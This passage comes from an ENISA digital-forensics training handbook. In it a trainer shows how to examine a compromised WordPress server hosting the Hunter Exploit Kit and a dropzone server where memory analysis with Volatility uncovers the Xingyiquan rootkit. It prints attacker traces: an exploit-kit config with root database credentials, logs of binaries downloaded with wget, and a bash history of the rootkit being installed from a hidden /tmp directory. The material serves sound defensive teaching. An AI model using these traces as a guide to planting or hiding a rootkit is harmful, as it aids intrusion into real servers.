⁴¹ PHP Decoder <http://ddecode.com/phpdecoder/?results=40188238d4dcc32fcde1f95e29623190> (last accessed on September 27th, 2016)



```
caine@caine:~/media/mapper/blog--vg-var/www/html/wordpress/wp-content/uploads/hk/config$ ls
bot.class.php      config.inc.php.bak  index.php        mysql.class.php.bak
bot.class.php.bak  curl.class.php     index.php.bak
config.inc.php     curl.class.php.bak  mysql.class.php
caine@caine:~/media/mapper/blog--vg-var/www/html/wordpress/wp-content/uploads/hk/config$ cat config.inc.php
<?php
//include("mysql.class.php");
$hostname = 'localhost';
$username = 'root';
$password = '';
$database = 'hunter';
$port=3306;
$db = &new MySQL($hostname,$username,$password,$database,$port);

?>
caine@caine:~/media/mapper/blog--vg-var/www/html/wordpress/wp-content/uploads/hk/config$
```

Figure 59: Content of the config file of the Exploit Kit (source: Screenshot by ENISA)

While looking around, the config directory might prove interesting. Display the content of the file config.inc.php as shown in figure 59.

The database in the config file (config.inc.php) is called *hunter* which points to the Hunter Exploit Kit. The Exploit Kit is located under /var/www/html/wordpress/wp-content/uploads/hk/.

Let the students explore the content of the exploit kit.

- Examine the access of the Windows machine to the WordPress server.

The IP of the victim is 195.251.97.97 and according to the “Evidence summary.docx” document he accessed the WordPress server at 13:02:50-13:03:17 UTC. What can we find about this IP address in the Apache log file of this server?

Display the content of the Apache log file and filter the lines that contain the IP address of the victim (195.251.97.97).

```
$ cat access.log | grep "195.251.97.97"
```

```
caine@caine:/media/mapper/blog--vg-var/log/apache2$ cat access.log | grep "195.251.97.97"
195.251.97.97 - - [15/Jul/2016:16:08:05 +0200] "GET /wp-content/uploads/hk/task/opspsy/index.php HTTP/1.1" 200 810 "http://blog.mycompany.ex/" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
195.251.97.97 - - [15/Jul/2016:16:08:05 +0200] "GET /wp-content/uploads/hk/assets/js/jquery-1.9.1.js HTTP/1.1" 200 33128 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/index.php" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
195.251.97.97 - - [15/Jul/2016:16:08:06 +0200] "GET /wp-content/uploads/hk/task/opspsy/36a296ea1e0abb38f1080f5e802fb4b.html HTTP/1.1" 200 1917 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/index.php" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
195.251.97.97 - - [15/Jul/2016:16:08:06 +0200] "GET /wp-content/uploads/hk/task/opspsy/49c58cc2b166b1a5b13eab5f472a4f7b.html HTTP/1.1" 200 1937 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/index.php" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
195.251.97.97 - - [15/Jul/2016:16:08:06 +0200] "GET /wp-content/uploads/hk/task/opspsy/3930b19ce86a4a5545c8deb0c94990b5.html HTTP/1.1" 200 1914 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/index.php" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
195.251.97.97 - - [15/Jul/2016:16:08:06 +0200] "GET /wp-content/uploads/hk/task/opspsy/8bf9cbe72d9f798dd4c61c9668f84e29.html HTTP/1.1" 200 1907 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/index.php" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
```

Figure 60: Begin of output of cat access.log | grep “195.251.97.97” (source: Screenshot by ENISA)

```
caine@caine:/media/mapper/blog--vg-var/log/apache2$ cat access.log | grep "195.251.97.97"
3d33558d578d2cafe77639209ab4d9.swf HTTP/1.1" 200 21124 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/053d33558d578d2cafe77639209ab4d9.html" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
195.251.97.97 - - [15/Jul/2016:16:08:15 +0200] "GET /wp-content/uploads/hk/task/opspsy/3930b19ce86a4a5545c8deb0c94990b5.swf HTTP/1.1" 200 21137 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/3930b19ce86a4a5545c8deb0c94990b5.html" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
195.251.97.97 - - [15/Jul/2016:16:08:19 +0200] "GET /wp-content/uploads/hk/task/opspsy/po2.flv HTTP/1.1" 200 1406 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/053d33558d578d2cafe77639209ab4d9.swf" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
195.251.97.97 - - [15/Jul/2016:16:08:15 +0200] "GET /wp-content/uploads/hk/task/opspsy/360a296ea1e0abb38f1080f5e802fb4b.html" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
195.251.97.97 - - [15/Jul/2016:16:08:15 +0200] "GET /wp-content/uploads/hk/task/opspsy/49c58cc2b166b1a5b13eab5f472a4f7b.html" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
195.251.97.97 - - [15/Jul/2016:16:15:28 +0200] "GET /wp-content/uploads/hk/files/data_32.bin HTTP/1.1" 200 19507128 "-" "Python-urllib/2.7"
195.251.97.97 - - [15/Jul/2016:17:36:55 +0200] "GET /wp-content/uploads/hk/files/binaries-only.zip HTTP/1.1" 200 1940624 "-" "Wget/1.15 (linux-gnu)"
caine@caine:/media/mapper/blog--vg-var/log/apache2$
```

Figure 61: End of output of cat access.log | grep “195.251.97.97” (source: screenshot by ENISA)

From the log files we learn that the Windows machine with IP address 195.251.97.97 accessed the server from 15 July 2016 16:08:05 +0200 to 15 July 2016 17:36:26.


- Did you notice something strange about the time?

The time of this server is totally out of sync. This happens when the server is not synced to a timeserver. In this case there is a *hint* that the server has been hacked recently and that a backup is restored. When you look into the syslog file you will notice that the time is wrong system wide. In general the log files are located under /var/log.

```
$ cd /media/mapper/blog--vg-var/log/
```



```
$ cat syslog
```



```

caine@caine: /media/mapper/blog--vg-var/log
File Edit View Search Terminal Help
Jul 15 16:17:01 blog CRON[10282]: (root) CMD ( cd / && run-parts --report /etc/cron.hourly)
Jul 15 16:39:01 blog CRON[10291]: (root) CMD ( [ -x /usr/lib/php5/sessionclean ] && /usr/lib/php5/sessionclean)
Jul 15 16:39:53 blog dhclient: DHCPREQUEST on eth0 to 10.0.0.1 port 67
Jul 15 16:39:53 blog dhclient: DHCPCPACK from 10.0.0.1
Jul 15 16:39:54 blog dhclient: bound to 10.0.0.102 -- renewal in 3463 seconds.
Jul 15 17:09:01 blog CRON[10331]: (root) CMD ( [ -x /usr/lib/php5/sessionclean ] && /usr/lib/php5/sessionclean)
Jul 15 17:17:01 blog CRON[10354]: (root) CMD ( cd / && run-parts --report /etc/cron.hourly)
Jul 15 17:37:36 blog dhclient: DHCPREQUEST on eth0 to 10.0.0.1 port 67
Jul 15 17:37:36 blog dhclient: DHCPCPACK from 10.0.0.1
Jul 15 17:37:36 blog dhclient: bound to 10.0.0.102 -- renewal in 3372 seconds.
Jul 15 17:39:01 blog CRON[10372]: (root) CMD ( [ -x /usr/lib/php5/sessionclean ] && /usr/lib/php5/sessionclean)
Jul 15 18:09:01 blog CRON[10400]: (root) CMD ( [ -x /usr/lib/php5/sessionclean ] && /usr/lib/php5/sessionclean)
Jul 15 18:17:01 blog CRON[10425]: (root) CMD ( cd / && run-parts --report /etc/cron.hourly)
Jul 15 18:33:48 blog dhclient: DHCPREQUEST on eth0 to 10.0.0.1 port 67
Jul 15 18:33:48 blog dhclient: DHCPCPACK from 10.0.0.1
Jul 15 18:33:48 blog dhclient: bound to 10.0.0.102 -- renewal in 3092 seconds.
caine@caine:/media/mapper/blog--vg-var/log$
```

Figure 62: Part of content syslog file (source: screenshot by ENISA)

- Which time zone is set?

The time zone set is configured in file /etc/timezone

Go to /media/mapper/ and mount blog—vg-root if mount point is not already mounted.

```
$ cd etc
```

```
$ cat timezone
```

Europe/Amsterdam

When you read the time zone file we can see that the time zone for this system is set to *Europe/Amsterdam*.

3.4.3 TASK 4: Examine coloserver1337.myhosting.ex

In TASK4, we will examine the server coloserver1337.myhosting.ex.

You will need:

- The imported *colorserver1337.myhosting.ex.ova (virtual machine)*
- File *coloserver1337.myhosting.ex.mem.elf* (memory dump of virtual machine)

Starting point:

The server image of coloserver1337.myhosting.ex is a dropzone server. Someone had a hunch that a rootkit was in play so the memory of the virtual machine was also secured.

Student:


Examine coloserver1337.myhosting.ex and coloserver1337.myhosting.ex.mem.elf, find traces of the break-in and dropzone traces and write them down.

- Examine the memory dump file coloserver1337.myhosting.ex.mem.elf and identify the name and location of the rootkit.
- Examine the data (find logs and other useful traces) for signs of the *break-in*.
- Find the *break-in* method and traces and document these (log files, vulnerability).
- What did the hacker do/modify/install/upload after gaining access?
- At what level did the attacker gain access?
- What did the attacker do to maintain access?
- Examine the data (find logs and other useful traces) for signs of the malware distribution.
- Which time zone is set?

Trainer:

Below are valid solutions but there are other valid approaches.

- Examine the memory dump file coloserver1337.myhosting.ex.mem.elf. Name the rootkit and identify its location.
There are a couple of programs that can analyse memory dumps. Volatility is one that supports Microsoft Windows memory dumps and more and more macOS and Linux memory dumps. We will install *Volatility*⁴² in a Linux system. You can also use the ENISA CAINE VM; Volatility is already installed and the Debian84 profile is included.
In the example below, we used an Ubuntu 16.04 Linux Desktop x64 in VirtualBox. To get the latest version of Volatility we need to do a clone of the source online. First we have to install the program *git*. *Git* is version control software for software development. Now install *git* with *apt-get install git*.



```
root@enisa-VirtualBox:/tmp# apt-get install git
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  git-man liberror-perl
Suggested packages:
  git-daemon-run | git-daemon-sysvinit git-doc git-el git-email git-gui gitk gitweb git-arch git-cv
  git-mediawiki git-svn
The following NEW packages will be installed:
  git git-man liberror-perl
0 upgraded, 3 newly installed, 0 to remove and 0 not upgraded.
Need to get 3760 kB of archives.
After this operation, 25,6 MB of additional disk space will be used.
Do you want to continue? [Y/n] ■
```

Figure 63: Git install (source: screenshot by ENISA)

```
$ sudo apt-get install git (or # apt-get install git if you are root)
```

Once *git* is installed, clone the application *volatility* from GitHub.

⁴² Installing Volatility <https://github.com/volatilityfoundation/volatility/wiki/Installation> (last accessed on September 27th, 2016)



```
enisa@enisa-VirtualBox: ~
enisa@enisa-VirtualBox:~$ git clone https://github.com/volatilityfoundation/volatility.git
Cloning into 'volatility'...
remote: Counting objects: 25352, done.
remote: Compressing objects: 100% (17/17), done.
Receiving objects: 93% (23578/25352), 15.39 MiB | 6.13 MiB/s
```

Figure 64: Clone git Volatility (source: screenshot by ENISA)

```
$ git clone https://github.com/volatilityfoundation/volatility.git
```

Now you should have a new directory called volatility.

```
$ cd volatility/
```

Now that we have a copy of volatility, we have to search for the right profile⁴³ and put the right file into the directory

```
$ cd /<path to volatility>/volatility/plugins/overlays/linux44
```





Figure 65: Screenshot of Volatility Profile download page (source: screenshot by ENISA)

```
$ wget
https://github.com/volatilityfoundation/profiles/raw/master/Linux/Debian/x64/Debian84.zip
```

Now you should have a Debian 8.4.0 profile called “LinuxDebian84x86”. Note that the version of Debian that we investigating is 8.5.0 but at the time of writing, the latest version available is 8.4. The version for 8.4 works fine on our image.

⁴³ Note: at the time of writing there is no Debian85 profile but the Debian84 works on also the memory image

⁴⁴ Volatility profiles for Linux and Mac OS X <https://github.com/volatilityfoundation/profiles> (last accessed on September 27th, 2016)




```
~/Desktop/MEMDDUMP/dump$ /usr/share/volatility/vol.py --info | grep Linux
Volatility Foundation Volatility Framework 2.4
LinuxDebian84x64 - A Profile for Linux Debian84 x64
linux_banner       - Prints the Linux banner information
linux_yarascan     - A shell in the Linux memory image
jeffeny@gandalf:~/Desktop/MEMDDUMP/dump$
```

Figure 66: Screenshot of Volatility output searching for Linux profiles (source: screenshot by ENISA)

```
$</path to volatility>/volatility/vol.py --info | grep Linux
```

There are a lot of Linux specific plugins in volatility. With parameter “—info”, and the grep command we can show a list for Linux. Note that we use almost the same command as above, but this time Linux is written with lower case.




```
~/Desktop/MEMDDUMP/dump$ /usr/share/volatility/vol.py --info | grep linux
Volatility Foundation Volatility Framework 2.4
linux_aphooks      - Checks for userland apihooks
linux_arp          - Print the ARP table
linux_banner       - Prints the Linux banner information
linux_bash          - Recover bash history from bash process memory
linux_bash_env      - Recover bash's environment variables
linux_bash_hash     - Recover bash hash table from bash process memory
linux_check_afinfo - Verifies the operation function pointers of network protocols
linux_check_creds  - Checks if any processes are sharing credential structures
linux_check_evt_arm - Checks the Exception Vector Table to look for syscall table hooking
linux_check_fop     - Check file operation structures for rootkit modifications
linux_check_idt    - Checks if the IDT has been altered
linux_check_inline_kernel - Check for inline kernel hooks
linux_check_modules - Compares module list to sysfs info, if available
linux_check_syscall - Checks if the system call table has been altered
linux_check_syscall_arm - Checks if the system call table has been altered
linux_check_tty     - Checks tty devices for hooks
linux_cpuidinfo    - Prints info about each active processor
linux_dentry_cache  - Gather files from the dentry cache
linux_dmesg         - Gather dmesg buffer
linux_dump_map      - Writes selected memory mappings to disk
linux_elfs          - Find ELF binaries in process mappings
linux_enumerate_files - Lists files referenced by the filesystem cache
linux_find_file     - Lists and recovers files from memory
linux_getcwd        - Lists current working directory of each process
linux_hidden_modules - Carves memory to find hidden kernel modules
linux_ifconfig       - Gathers active interfaces
linux_info_regs     - It's like 'info registers' in GDB. It prints out all the
                       - Provides output similar to /proc/iomem
linux_iomem         - Lists files that are opened from within the kernel
linux_kernel_opened_files - Lists files that are opened from within the kernel
```

Figure 67: Screenshot of Volatility output searching for Linux commands (source: screenshot by ENISA)

```
$</path to volatility>/volatility/vol.py --info | grep linux
```

Now that we have an overview of the Linux plugins, we can choose one to use on our image. The `linux_getcwd` plugin, is not the only one that shows what we need, but it is effective.



```


sshd      505
cron      506 /var/spool/cron
atd       507 /var/spool/cron/atjobs
systemd-logind 510
dbus-daemon 515
rsyslogd   527
mysqld_safe 569
apache2    734
apache2    859
apache2    863
apache2    864
apache2    866
apache2    869
mysqld     945 /var/lib/mysql
exim4     1352 /var/spool/exim4
sshd      1382
bash       1384 /var
proftpd   2234
sshd      2465
bash       2467 /tmp/.rk
kworker/0:0 2489
sshd      2507
bash       2509 /tmp/.rk/xingyiquan ←
sshd      3061
bash       3063 /tmp
agetty   3458
kworker/0:2 3463
kworker/0:1 3469
  
```

Figure 68: Screenshot of Volatility output linux_getcwd command (source: screenshot by ENISA)

```
$ ./<path to volatility>/volatility/vol.py linux_getcwd -f
coloserver1337.myhosting.ex.mem.elf --profile=LinuxDebian84x64
```

Here we find a rootkit called Xingyiquan⁴⁵ and a good start for the location, based on above information, is “/tmp/.rk”. Linux files or directories started with a . (dot) are hidden and can normally viewed with the command “ls –alh”. In case of a rootkit the ls command will not show all the information or it has been modified so that you will not see all the information.

Another useful plugin is the “linux_bash”. This one can be used to recover the bash history from process memory.



```

3063 bash      2016-08-15 11:36:57 UTC+0000 cd plugins/
3063 bash      2016-08-15 11:36:57 UTC+0000 reboot
3063 bash      2016-08-15 11:36:57 UTC+0000 finger
3063 bash      2016-08-15 11:36:57 UTC+0000 who
3063 bash      2016-08-15 11:36:57 UTC+0000 apt-get install vim
3063 bash      2016-08-15 11:36:57 UTC+0000 ls
3063 bash      2016-08-15 11:36:57 UTC+0000 cd wordpress/
3063 bash      2016-08-15 11:36:57 UTC+0000 ls
3063 bash      2016-08-15 11:36:57 UTC+0000 ntpdate
3063 bash      2016-08-15 11:36:57 UTC+0000 cd wp-content/
3063 bash      2016-08-15 11:36:58 UTC+0000 ls
3063 bash      2016-08-15 11:37:01 UTC+0000 cd /
3063 bash      2016-08-15 11:37:03 UTC+0000 ls -alh
3063 bash      2016-08-15 11:37:06 UTC+0000 cd /tmp/
3063 bash      2016-08-15 11:37:09 UTC+0000 ls -alh
3063 bash      2016-08-15 11:37:12 UTC+0000 cd .rk/
3063 bash      2016-08-15 11:37:14 UTC+0000 ls -alh
3063 bash      2016-08-15 11:37:18 UTC+0000 cd xingyiquan/ ←
3063 bash      2016-08-15 11:37:19 UTC+0000 ls
3063 bash      2016-08-15 11:37:23 UTC+0000 cd xingyi_userspace_src/ ←
3063 bash      2016-08-15 11:37:24 UTC+0000 ls
3063 bash      2016-08-15 11:37:33 UTC+0000 cat xingyi_userspace_config.h ←
3063 bash      2016-08-15 11:37:41 UTC+0000 cd ..
3063 bash      2016-08-15 11:37:42 UTC+0000 ls
3063 bash      2016-08-15 11:37:49 UTC+0000 ./install ←
3063 bash      2016-08-15 11:38:22 UTC+0000 cd /bin/
3063 bash      2016-08-15 11:38:23 UTC+0000 ls
3063 bash      2016-08-15 11:38:58 UTC+0000 cd /tmp/
3063 bash      2016-08-15 11:39:00 UTC+0000 ls -alh
  
```


Figure 69: Screenshot of Volatility output linux_bash command (source: screenshot by ENISA)

```
$ ./<path to volatility>/volatility/vol.py linux_bash -f
coloserver1337.myhosting.ex.mem.elf --profile=LinuxDebian84x64
```

- Examine the data (find logs and other useful traces) for signs of the break-in

⁴⁵ Xingyiquan Linux 2.6.x / 3.x Rootkit <https://packetstormsecurity.com/files/128945/Xingyiquan-Linux-2.6.x-3.x-Rootkit.html> (last accessed on September 27th, 2016)

Attach the caine7.0.iso file to the VM and boot the VM image from virtual DVD as described in TASK 2. Remember to disconnect the virtual network cable. When booted, mount all the mount points under /media/mapper/




```
caine@caine:/media/mapper$ ls
coloserver1337--vg-home coloserver1337--vg-swap_1 coloserver1337--vg-var
coloserver1337--vg-root coloserver1337--vg-tmp
caine@caine:/media/mapper$ sudo mount coloserver1337--vg-home/
caine@caine:/media/mapper$ sudo mount coloserver1337--vg-var/
caine@caine:/media/mapper$ sudo mount coloserver1337--vg-tmp/
caine@caine:/media/mapper$ sudo mount coloserver1337--vg-root/
caine@caine:/media/mapper$
```

Figure 70: Mount all the possible mount points (source: screenshot by ENISA)

Go to the /var/log directory of the evidence image.

```
$ cd /media/mapper/coloserver1337--vg-var/log/
```




```
